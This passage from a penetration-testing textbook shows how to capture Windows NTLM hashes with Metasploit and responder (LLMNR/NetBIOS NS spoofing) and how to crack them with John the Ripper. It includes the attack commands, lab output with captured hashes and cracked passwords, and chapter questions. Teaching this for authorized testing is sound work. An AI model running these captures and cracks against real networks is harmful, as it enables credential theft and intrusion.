Check out the HTTP method for capturing NTLM authentication. Follow the same steps, except issue the following command at the MSF console prompt instead: `use auxiliary/server/capture/http_ntlm`. This will create an HTTP link so the user will authenticate within their browser, which is potentially useful in certain social engineering scenarios. You can even SSL encrypt the session.


Authentication capture

By Jove, we have a hit! The screen lights up with the captured authentication attempts:



```
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:25 -0400
NTLMv1 Response Captured from 192.168.108.80:49247 - 192.168.108.80
USER:Administrator DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:444879ddd95d6abca63829df6731ed3abce1ad73be039a43
[*] SMB Captured - 2018-04-21 02:21:38 -0400
NTLMv1 Response Captured from 192.168.108.80:49248 - 192.168.108.80
USER:printer_user DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa
[*] SMB Captured - 2018-04-21 02:22:02 -0400
NTLMv1 Response Captured from 192.168.108.80:49249 - 192.168.108.80
USER:finance DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c
[*] SMB Captured - 2018-04-21 02:22:52 -0400
NTLMv1 Response Captured from 192.168.108.80:49250 - 192.168.108.80
USER:filer DOMAIN:YOKNET-VP OS: LM:
LMHASH:Disabled
NTHASH:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1
```

We can open up our John capture file in nano to see the output formatted for cracking:



```
  GNU nano 2.9.5                              john_format_attack_netntlm

Administrator::YOKNET-VP:444879ddd95d6abca63829df6731ed3abce1ad73be039a43:444879ddd95d6abca63829df6731ed3abce1a$
printer_user::YOKNET-VP:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa:d047c9cd2372e6bb690822c5abda446c1059d6$
finance::YOKNET-VP:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c:eccd3c9143a42689720a96a66454a2439bcb3de5f07$
filer::YOKNET-VP:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7$
```

In this example, the target is sending us NTLMv1 credentials. Later in the book, we'll discuss downgrading security during post-exploitation on the compromised host so we can nab weak hashes.

This attack worked, but there's one nagging problem with it: we had to trick the device into trying to authenticate with our Kali machine. With the printer, we had to modify its configuration, and a successful attack means lost data for the unsuspecting user, requiring our timing to be impeccable if we want the anomaly to be ignored. Let's examine another way to capture Windows authentication attempts – except this time, we're going to capture credentials while a system is looking for local shares.

Hash capture with LLMNR/NetBIOS NS spoofing

Windows machines are brothers, always willing to help out when a fellow host is feeling lost and lonely. We're already used to relying on DNS for name resolution. We're looking for a name, we query our DNS server, and if the DNS server doesn't have the record matching the request, it passes it along to the next DNS server in line. It's a hierarchical structure and it can go all the way up to the highest name authorities of the entire internet. Local Windows networks, on the other hand, are part of a special club. When you share the same local link as another Windows computer, you can broadcast your name request and the other Windows boxes will hear it and reply with the name if they have it. Packets of this protocol even have a DNS-like structure. The main difference is it isn't hierarchical; it is only link-local, and it can't traverse routers. (Can you imagine the large-scale distributed DoS if it could?) This special Windows treat is called **LLMNR** or its predecessor, NetBIOS NS. It doesn't have to be on, and secure networks should be disabling it via group policy to let DNS do its job. However, it's very commonly overlooked.

I know what the hacker in you is saying: *Since LLMNR and NetBIOS NS are broadcast protocols and rely on responses from machines sharing the link, we should be able to forge replies that point a requestor to an arbitrary local host*. An excellent point! And since we're talking about local Windows resources, redirecting a request for a file share to our listener is going to cause the victim to authenticate, except this time we wait for the target to initiate the communication – no social engineering tricks required here.

Let's get straight to it. There are a few ways to do this, including with Metasploit. But I'll show you the real quick-and-dirty way of doing this in Kali: with responder, a straightforward Python tool that will simply listen for these specially formatted broadcasts and kick back a spoofed answer. Remember, we're listening for broadcasts – no promiscuous sniffing, no ARP spoofing, no man-in-the-middle at all. We're just listening for messages that are actually intended for everyone on the subnet, by design.

Fire up responder's help page to review its features with:


```
# responder -h
```

Obviously, this is a pretty sophisticated tool, but we'll keep it simple. We identify our interface with `-I`, force an authentication method downgrade with `--lm`, and `-v` for verbosity so we can see more of the action.

You'll notice in the help page that `--lm` is considered legacy and won't work beyond Windows XP/2003. While this may be true for LM hashes per se, it will cause slightly weaker NTLM authentication depending on how the client is configured. I always keep this one turned on for this purpose.


After running this command, we see responder is up and running with its ears wide open:

```
# responder -I eth0 --lm -v
```



```
[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [ON]
    Fingerprint hosts           [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.108.206]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']



[+] Listening for events...
```


Meanwhile, back at our target PC: oh, dagnabbit! I fat-fingered the name of the printer file share I need to access. Oh well, I guess I'll try again:


Network Error

Windows cannot access \\fileprinterhsare

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.

Meanwhile, back at our attacking Kali box: excellent, we have ourselves an NTLMv1 authentication attempt. The only downside to this tool is it doesn't take the time to gift-wrap the goodies, so prepare this input for your cracker accordingly:


```
[*] [NBT-NS] Poisoned answer sent to 192.168.108.80 for name FILEPRINTERHSARE (service: Service not known)
[SMB] NTLMv1 Client   : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash     : Administrator::YOKNET-VP:5FF9E80F865833DFE394E63D18D900272D05C548A9584758:5FF9E80F865833
DFE394E63D18D900272D05C548A9584758:11a5cd42e3d7ce68
[SMB] NTLMv1 Client   : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash     : Administrator::YOKNET-VP:A37CF1B9A29AB027BD4316E9D7A6D5886E9D427A8B23DEBD:A37CF1B9A29AB0
27BD4316E9D7A6D5886E9D427A8B23DEBD:ab877e59a69db18d
[SMB] NTLMv1 Client   : 192.168.108.80
[SMB] NTLMv1 Username : YOKNET-VP\Administrator
[SMB] NTLMv1 Hash     : Administrator::YOKNET-VP:A8337336A90132459C55BB211B1FFCAC37ADDECDBBC2505C:A8337336A90132
459C55BB211B1FFCAC37ADDECDBBC2505C:e01dc889ae823f9c
█
```

TIP

You probably noticed that we did not define a server challenge! That's right, we didn't, so the challenge was randomly generated and you'll want to make sure your cracker is using the right challenge value.

We've looked at nabbing Windows hashes off the network. Now, we have some juicy-looking credentials to break open and hopefully leverage to log in to all kinds of services, as we know how insidious password reuse is, no matter how good your pen test client's training might be. Let's move on to the art of password cracking.

Let it rip – cracking Windows hashes

Password cracking was always one of my favorite parts of any assessment. It's not just the thrill of watching tens of thousands of accounts succumb to the sheer power of even a modest PC – it is among the most useful things you can do for a client. Sure, you can conduct a pen test and hand over a really nice-looking report; but it's the impact of the results that can mean the difference between bare-minimum compliance and actual effort to effect some change in the organization. Nothing says impact quite like showing the executives of a bank their personal passwords.

There are some fundamentals we need to understand before we look at the tools. We need to understand what the hash cracking effort really is and apply some human psychology to our strategy. This is another aspect of password cracking that makes it so fun: the science and art of understanding how people think.

The two philosophies of password cracking

You'll see two primary methodologies for password cracking: dictionary and brute-force. The distinction is somewhat of a misnomer; a hash function is a one-way function, so we can't actually defeat the algorithm to find an original text – we can only find collisions (one of which will be the original text). There is no way around this needle-in-a-haystack effort, so really, any tactic is technically a use of brute-force computing speed. So in this context:

- A dictionary attack employs a predefined list of values to hash; this list is often called a **dictionary** or a **wordlist**. Wordlists can be employed as defined, where every single entry is tried until the wordlist is exhausted, or it can be modified with rules, making the attack a hybrid attack. Rules apply specific modifications to the wordlist to search for variants of the original word. For example, imagine the wordlist entry is `password`. A rule may tell the cracker to try capitalizing the initial letter and then adding a number, `0-9`, to the end. This will increase the actual wordlist being searched to include `password1`, `password2`, and so on. When we consider password-creating habits and human-friendly adaptations to corporate password policy, rule sets tend to be our golden ticket to success in cracking.

Be careful with the word dictionary, as this isn't the same concept as the English dictionary sitting on your shelf. Suppose, for example, that a popular sitcom on TV has a joke that uses a made-up word like *shnerfles*. People watch the show, love the gag, and start incorporating the word into their passwords to make them memorable. Though you won't see shnerfles in the English dictionary, any smart cracker has already incorporated the word into his or her wordlist.

- A brute-force attack puts together the full list of all possible combinations of a given character set. By its nature, a plain brute-force attack can take a very long time to complete. We can modify the guesses, similarly to using rules to enhance dictionary attacks, with masking. Masking allows us to define different character sets for certain positions in the password, greatly narrowing down the search space. For example, let's say we want to search for any combination of letters, not just words that may be found in a wordlist; but, we assume the user capitalized the first letter, and then added a couple of numbers to the end. In this example, the mask would set a capital letters character set for the first character position, then both uppercase and lowercase for the remaining letters, and then only digits for the last two character positions. To get an idea of what this can do to a search, let's suppose we're looking for a 10-character password, and the available characters are a-z and A-Z, 0-9, and the 13 symbols along the top of the keyboard. Then, let's apply a mask that only searches for a capital initial letter, and only numbers for the last two characters:
    - **Without mask**: `((26 * 2) + 10 + 13) ^ 10 = 5.6313515 * 10^18`. (About 5.63 quintillion passwords.)
    - **With mask**: `26 * (75^7) * (10^2) = 3.4705811 * 10^16`. (About 34.7 quadrillion passwords.)
- You might be looking at that and thinking, those are both enormous numbers. But with a very simple mask – a single capital letter at the front, and two digits at the end – we reduced the search space by more than 99.3%. If we had the processing power that would crunch the unmasked space in four days, our mask reduces that to about 36 minutes. As you can see, masking is for brute-force cracking what rule sets are for dictionary attacks: a golden ticket to success when you dump hashes from a domain controller on your client's network.

The key point with both modification methods is to target the psychological factors of password selection. With known words, not many people will use a word without changing some character in a memorable way (and, in fact, corporate password policy simply won't allow unmodified dictionary words). With brute-force attacks, very few people will choose `kQM6R#ah*p` as a password, but our unmasked 10-character search described just now will check it as well as quadrillions of other unlikely choices.


TIP

Whereas rules increase the search space of a dictionary attack, masks are designed to reduce the search space of a brute-force attack.

John the Ripper cracking with a wordlist

Finding the right wordlist – and building your own – is a hefty topic in its own right. Thankfully, Kali has some wordlists built in. For our demonstration, we'll work with the `rockyou` wordlist – it's popular and it's quite large. I recommend that you always consider it a general purpose wordlist, however. Carrying around `rockyou` by itself and expecting to be a password cracker is like carrying around a single screwdriver and expecting to be a repairman. Sure, you'll encounter the occasional job where it works fine. But you'll come across screws of different sizes and you'll need the right tool for the job. When I was working with clients, I had many lists and it wasn't unusual for me to build new ones on the road. When I was working with businesses in Ohio, I made sure `buckeyes` was in my wordlist; when I was working with businesses in Michigan, I made sure `spartans` was in my wordlist. These words are the names of sports teams – Midwestern Americans love their football, and while policy won't let them get away with just those words by themselves, cracking on those two words and then hybridizing the attack with a rule set yielded me a lot of passwords. Of course, `rockyou` and any other wordlist is nothing more than a glorified text file. So add stuff whenever it occurs to you!


Kali keeps wordlists in `/usr/share/wordlists`, so let's head over there and unzip `rockyou`:


```
root@yokwe:~# cd /usr/share/wordlists/
root@yokwe:/usr/share/wordlists# ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz
root@yokwe:/usr/share/wordlists# gunzip rockyou.txt.gz
root@yokwe:/usr/share/wordlists# ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz
root@yokwe:/usr/share/wordlists# stat rockyou.txt
  File: rockyou.txt
  Size: 139921507       Blocks: 273288     IO Block: 4096   regular file
```

Now that we have a wordlist, it's time to check out where all the magic is defined for John: in his configuration file. Run this command to open it up in nano, keeping in mind that it's a very large file:


```
# nano /etc/john/john.conf
```

There's a lot going on here, and I encourage you to read the fine manual – but the juicy stuff is near the bottom, where the rule sets are defined. The convention is `[list.rules:NAME]`, where `NAME` is the rule set name you'd define at the command line. You can even nest rule sets inside other rule sets with `.include`; this will save you time when you want to define custom rules but need the basics included as well:



```
[List.Rules:i]
i[0-9A-Z][ -~]
i[0-9A-E][ -~] i[0-9A-E][ -~]

[List.Rules:oi]
o[0-9A-Z][ -~]
i[0-9A-Z][ -~]
o[0-9A-E][ -~] Q M o[0-9A-E][ -~] Q
i[0-9A-E][ -~] i[0-9A-E][ -~]

# Default Loopback mode rules.
[List.Rules:Loopback]
.include [List.Rules:NT]
.include [List.Rules:Split]

# For Single Mode against fast hashes
[List.Rules:Single-Extra]
.include [List.Rules:Single]
.include [List.Rules:Extra]
.include [List.Rules:OldOffice]
```

Let's be honest: the rules syntax looks like Martian when you first encounter it. Expertise in John rules syntax is out of scope for this discussion, but I recommend checking out the comments in the configuration file and experimenting with some basics. The `Single` rule set does some useful modifications for us and doesn't take too long to run on a fast CPU, so let's give it a shot with the hashes we nabbed from the network:



```
root@yokwe:~# john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Single --format=netntlm john_format_attac
k_netntlm
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 4 password hashes with no different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
gobears          (finance)
Pa55w0rd         (filer)
Secret123        (printer_user)
3g 0:00:00:10 0.85% (ETA: 01:21:13) 0.2767g/s 2699Kp/s 2699Kc/s 2904KC/s tweak187tweak187..tw31788tw31788
3g 0:00:00:38 2.44% (ETA: 01:27:36) 0.07723g/s 3430Kp/s 3430Kc/s 3487KC/s natiemiimeitan..nathantaylorrolyatnaht
an
```

- `--wordlist` defines the dictionary file, `rockyou` in our demonstration
- `--rules` defines the rule set, which is itself defined in `john.conf`
- `--format` is the hash type that's being imported; in our case, it's NetNTLM

Cracked passwords appear on the left and their corresponding usernames are in parentheses to the right. You can tap any key (except for *q*, which will quit) to see a cracking status, complete with the percentage and estimated local time of completion.


John the Ripper cracking with masking

We can use masking to target specific patterns without a wordlist. Masks follow a simple syntax where each character pattern type is defined with either a range or a placeholder with a question mark. For example, an uppercase (ASCII) letter would be defined with `?u`, which would then be placed in the desired character position. Let's look at some examples:

Pattern	**Mask**
Six-character password with no symbols; an uppercase initial letter; last character is a digit	`--mask=?u[A-Za-z0-9][A-Za-z0-9][A-Za-z0-9][A-Za-z0-9]?d`

10-character password, all printable ASCII characters possible; first two letters are either A, B, or C of any case; last three characters are digits	`--mask=[A-Ca-c][A-Ca-c]?a?a?a?a?a?d?d?d`
Five-character password of only lowercase letters or digits, except for the last character which is a symbol	`--mask=[a-z0-9][a-z0-9][a-z0-9][a-z0-9]?s`

We can skip the `wordlist` flag, but we still define the hash format and the input file:



```
root@yokwe:~# john --mask=?u?l?d?d?l?d?l?l --format=netntlm john_format_attack_netntlm
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 4 password hashes with no different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 2.09% (ETA: 01:44:25) 0g/s 42511Kp/s 42511Kc/s 170046KC/s Mo98m1oa..Rb19m1oa
0g 0:00:00:16 6.04% (ETA: 01:44:51) 0g/s 42594Kp/s 42594Kc/s 170378KC/s Wj41j8ob..Bx51j8ob
0g 0:00:00:32 11.86% (ETA: 01:44:56) 0g/s 42889Kp/s 42889Kc/s 176114KC/s Ym99p1cd..Da10q1cd
Pa55w0rd         (filer)
```


A special type of masking is stacking, where we hybridize dictionary cracking with masking. The syntax is like ordinary masking, except our placeholder `?w` defines the individual word in the list. For example, defining a wordlist with `--wordlist=` and then defining a mask of `?w?d?d?d?d` would take an individual word from the wordlist and look for all combinations of that word with four digits on the end.

Reviewing your progress with the show flag

Although John shows us plenty of data during the cracking effort, it's nice to know that our results are automatically being saved somewhere so we can review them in a nice clean format. John makes management of large input files a snap by putting aside cracked hashes when we start up John again.

For example, let's say we're working on 25 hashes, and we only have five hours today to crack them, but we can continue tomorrow for several more hours. We can set up our attack and let John run for five hours and then abort with *q* or *Ctrl* + *C*. Suppose we recovered 10 passwords in that time. When we fire up John tomorrow, the 10 passwords are already set aside and John goes to work on the remaining 15.

Instead of having an output file that we would review separately, John is designed to let us review results with the `--show` flag:



```
root@yokwe:~# john --show john_format_attack_netntlm
printer_user:Secret123:YOKNET-VP:d047c9cd2372e6bb690822c5abda446c1059d60e411dc8aa:d047c9cd2372e6bb690822c5abda44
6c1059d60e411dc8aa:1122334455667788
finance:gobears:YOKNET-VP:eccd3c9143a42689720a96a66454a2439bcb3de5f07cf76c:eccd3c9143a42689720a96a66454a2439bcb3
de5f07cf76c:1122334455667788
filer:Pa55w0rd:YOKNET-VP:21b7bd12aad19beef1f1ed82c02248e661b25f6b9d1f7ba1:21b7bd12aad19beef1f1ed82c02248e661b25f
6b9d1f7ba1:1122334455667788

3 password hashes cracked, 1 left
root@yokwe:~#
```

Export this data into an Excel spreadsheet as colon-delimited data, and you have a head start on managing even massive cracking projects.

TIP

As a proper treatment of password cracking could be an entire book on its own, we aren't finished with the topic here. We'll look at raiding compromised hosts for hashes in `Chapter 15`, *Escalating Privileges*, so we'll revisit cracking against large inputs.

Summary

In this chapter, we covered the fundamental theory behind Windows passwords and their hashed representations. We looked at both raw hashes as they're stored in the SAM and encrypted network hashes. We then reviewed the fundamental design flaws that make Windows hashes such a lucrative target for the pen tester. The Metasploit Framework was introduced for the first time to demonstrate auxiliary modules; we used the SMB listener module to capture authentication attempts from misled Windows targets on the network. We then demonstrated a type of link-local name service spoofing that can trick a target into authenticating against our machine as well. With the captured credentials from our demonstration, we moved on to practical password cracking with John the Ripper. We covered the two primary methodologies of password cracking with John and demonstrated ways to fine-tune the attack depending on human factors.

In the next chapter, we will move on to more sophisticated network attacks. We'll build on our experience building man-in-the-middle bridges to quietly compromise SSL traffic. We'll look at routing attacks, software upgrade attacks, and we'll cover a crash course in IPv6 from a pen tester's perspective.

Questions

1. A null input to a hash function produces a null output. (True | False)
2. The ____ effect refers to the cryptographic property where a small change to the input causes a radical change in the output value.
3. What two design flaws cause a 14-character password stored as an LM hash to be significantly easier to crack?
4. Why do we need to define the server challenge when capturing NetNTLMv1?
5. What is the predecessor to LLMNR?
6. Dictionary rule sets decrease the search space, whereas masks increase the brute-force search space. (True | False)
7. What mask would you use to find a five-character password that starts with two digits, then a symbol, and the remaining two characters are uppercase or lowercase letters after `Q` (inclusive) in the alphabet?
8. Jack the Ripper is the most popular password cracker. (True | False)

Further reading

- **Masking syntax for John**: `https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK`
- **Rules syntax for John**: `http://www.openwall.com/john/doc/RULES.shtml`
- **Overview of capture auxiliary modules in Metasploit**: `https://www.offensive-security.com/metasploit-unleashed/server-capture-auxiliary-modules/`

4
Advanced Network Attacks

We've had a lot of fun poking around the network in the first few chapters. There has been an emphasis on man-in-the-middle attacks, and it's easy to see why: they're particularly devastating when performed properly. However, your focus when educating your clients should be the fact that these are fairly old attacks, and yet, they still often work.

One reason is the fact that we still rely on very old technology in our networks, and man-in-the-middle attacks generally exploit inherent design vulnerabilities at the protocol level. Consider the internet protocol suite, underlying the internet as we know it today: the original research that ultimately led to TCP/IP dates back to the 1960s, with official activation and adoption gaining traction in the early 1980s. Old doesn't necessarily imply insecure, but the issue here is the context in which these protocols were designed: there weren't millions upon millions of devices attached to networks of networks, operated by everyone on the street from the teenager in his parents' basement all the way up to his grandmother, and being supported by network stacks embedded into devices ranging from physical mechanisms in nuclear power plants down to the suburban home's refrigerator, sending packets to alert someone that they're running low on milk. This kind of adoption and proliferation wasn't a consideration; the reality was that physical access to nodes was tightly controlled. This inherent problem hasn't gone unnoticed—the next version of the internet's protocols, IPv6, was formally defined in RFCs during the late 1990s (with the most recent RFC being published in 2017). We'll touch on IPv6 in this chapter, but we'll also demonstrate practical interfacing of IPv4 with IPv6. This highlights that adoption has been slow and a lot of effort has instead been placed into making IPv6 work well with IPv4 environments, ensuring that we're going to be playing with all the inherent insecurity goodies of IPv4 for some time to come.

As a pen tester on a job, it's exciting to watch that shell pop up on your system. But when the fun and games are over, you're left with a mountain of findings that will be laid out in a report for your client. Remember that your job is to help your client secure their enterprise, and it's about more than just software flaws. Look for opportunities to educate as well as inform.

In this chapter, we'll be covering the following topics:

- Using BetterCAP proxying to inject malicious binaries into web traffic
- An introduction to creating malicious payloads and setting up the receiving handler
- Combining ARP poisoning with DNS poisoning to bypass more strict security mechanisms
- HTTP downgrading attacks to force insecure web traffic
- A variation on the binary injection attack—attacking application updating
- An introduction to IPv6: how addressing works, and security features
- The recon phase in an IPv6 environment
- IPv6 man-in-the-middle (the IPv6 version of ARP spoofing)
- Proxying between IPv6 and IPv4 to allow older tools to work against IPv6 targets

Technical requirements

- A laptop running Kali Linux

Binary injection with BetterCAP proxy modules

